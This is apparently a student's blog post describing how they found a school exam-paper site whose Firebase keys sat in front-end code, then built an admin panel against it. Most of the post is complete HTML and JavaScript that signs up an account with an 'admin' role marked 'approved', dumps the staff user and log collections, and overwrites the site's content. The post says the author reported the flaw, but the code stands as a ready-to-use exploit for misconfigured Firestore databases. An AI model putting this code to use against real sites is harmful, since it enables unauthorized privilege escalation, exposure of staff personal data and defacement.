

How i find My Target
One Day as usual i was crawling some school app to find some PYQ to solve. hurray i found one Called [Gyanoday Vidyalaya PYQ]. the website contains of huge no of PYQ of different exam, all the deployed via Vercel and hosted on Github.
Now i have to check the vurnavility.
You might wonder how i know there is any vurnavility in this website. man how i know, of course i don’t have six sense, but i can tell when something is badly structured or not fully hardened. so i run few tools like Dirhunt to list all the directory of the website. boom i found one admin.php.
How do i find all API
To find all required API i crawl through entire code base. and that doesn’t take long cause the developer is still a student who don’t know consequences of publishing things directly. Developer push all his API directly in front end.
Dont take this as serious cause i only want to know about their architecture and some personal info so that i directly contact to admin and report this.
What next
When i find some details i send email about this exploit issue to them and they fix and after helping I explain to them how can they fix it finally they deploy a new code where all System variables publish in .env file and all operation are functional.
How do i made custom Dashboard using their API

I made my custom Made Admin panel using AI that use firebase API and list all db.

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>HACK</title>
</head>
<body>

<h1>🔥 GV Admin Panel</h1>

<div class="card">
  <h2>🔐 Login</h2>
  <input id="loginEmail" placeholder="Email">
  <input id="loginPass" type="password" placeholder="Password">
  <button onclick="login()">Login</button>
</div>

<div class="card">
  <h2>📝 Signup</h2>
  <input id="name" placeholder="Name">
  <input id="email" placeholder="Email">
  <input id="password" type="password" placeholder="Password">
  <button onclick="signup()">Signup</button>
</div>

<div class="card">
  <button onclick="logout()">Logout</button>
  <button onclick="loadAll()">Fetch All Data</button>
</div>

<div class="card">
  <h2>📁 siteContent (Edit JSON)</h2>
  <textarea id="editor"></textarea>
  <button onclick="publish()">🚀 Publish</button>
</div>

<div class="card">
  <h2>📁 staffUsers</h2>
  <pre id="staff"></pre>
</div>

<div class="card">
  <h2>📁 updateLogs</h2>
  <pre id="logs"></pre>
</div>

<!-- Firebase -->
<script src="https://www.gstatic.com/firebasejs/9.23.0/firebase-app-compat.js"></script>
<script src="https://www.gstatic.com/firebasejs/9.23.0/firebase-auth-compat.js"></script>
<script src="https://www.gstatic.com/firebasejs/9.23.0/firebase-firestore-compat.js"></script>

<script>
// ✅ CONFIG
firebase.initializeApp({
  apiKey: "xyz",
  authDomain: "xyz",
  projectId: "xyz"
});

const auth = firebase.auth();
const db = firebase.firestore();

// ✅ SIGNUP
async function signup() {
  let name = document.getElementById("name").value;
  let email = document.getElementById("email").value;
  let pass = document.getElementById("password").value;

  try {
    let res = await auth.createUserWithEmailAndPassword(email, pass);

    await db.collection("staffUsers").doc(res.user.uid).set({
      name,
      email,
      role: "admin", // for testing (you can change later)
      status: "approved",
      createdAt: new Date()
    });

    alert("✅ Signup success");
  } catch (e) {
    alert("❌ " + e.message);
  }
}

// ✅ LOGIN
function login() {
  let email = document.getElementById("loginEmail").value;
  let pass = document.getElementById("loginPass").value;

  auth.signInWithEmailAndPassword(email, pass)
    .catch(e => alert(e.message));
}

// ✅ LOGOUT
function logout() {
  auth.signOut();
}

// ✅ LOAD DATA
async function loadAll() {

  // staff
  let staffSnap = await db.collection("staffUsers").get();
  let staff = [];
  staffSnap.forEach(d => staff.push({id:d.id, ...d.data()}));
  document.getElementById("staff").textContent =
    JSON.stringify(staff, null, 2);

  // logs
  let logSnap = await db.collection("updateLogs").get();
  let logs = [];
  logSnap.forEach(d => logs.push({id:d.id, ...d.data()}));
  document.getElementById("logs").textContent =
    JSON.stringify(logs, null, 2);

  // siteContent
  let contentSnap = await db.collection("siteContent").get();
  let content = {};
  contentSnap.forEach(doc => content[doc.id] = doc.data());

  document.getElementById("editor").value =
    JSON.stringify(content, null, 2);
}

// ✅ PUBLISH
async function publish() {
  try {
    let data = JSON.parse(document.getElementById("editor").value);

    for (let key in data) {
      await db.collection("siteContent")
        .doc(key)
        .set(data[key]);
    }

    alert("✅ Published");

    // log update
    await db.collection("updateLogs").add({
      editor: auth.currentUser.email,
      detail: "Site content updated",
      timestamp: new Date()
    });

  } catch (e) {
    alert("❌ " + e.message);
  }
}

// ✅ AUTO DETECT LOGIN
auth.onAuthStateChanged(user => {
  if (user) {
    console.log("✅ Logged in:", user.email);
  } else {
    console.log("❌ Not logged in");
  }
});

</script>

</body>
</html>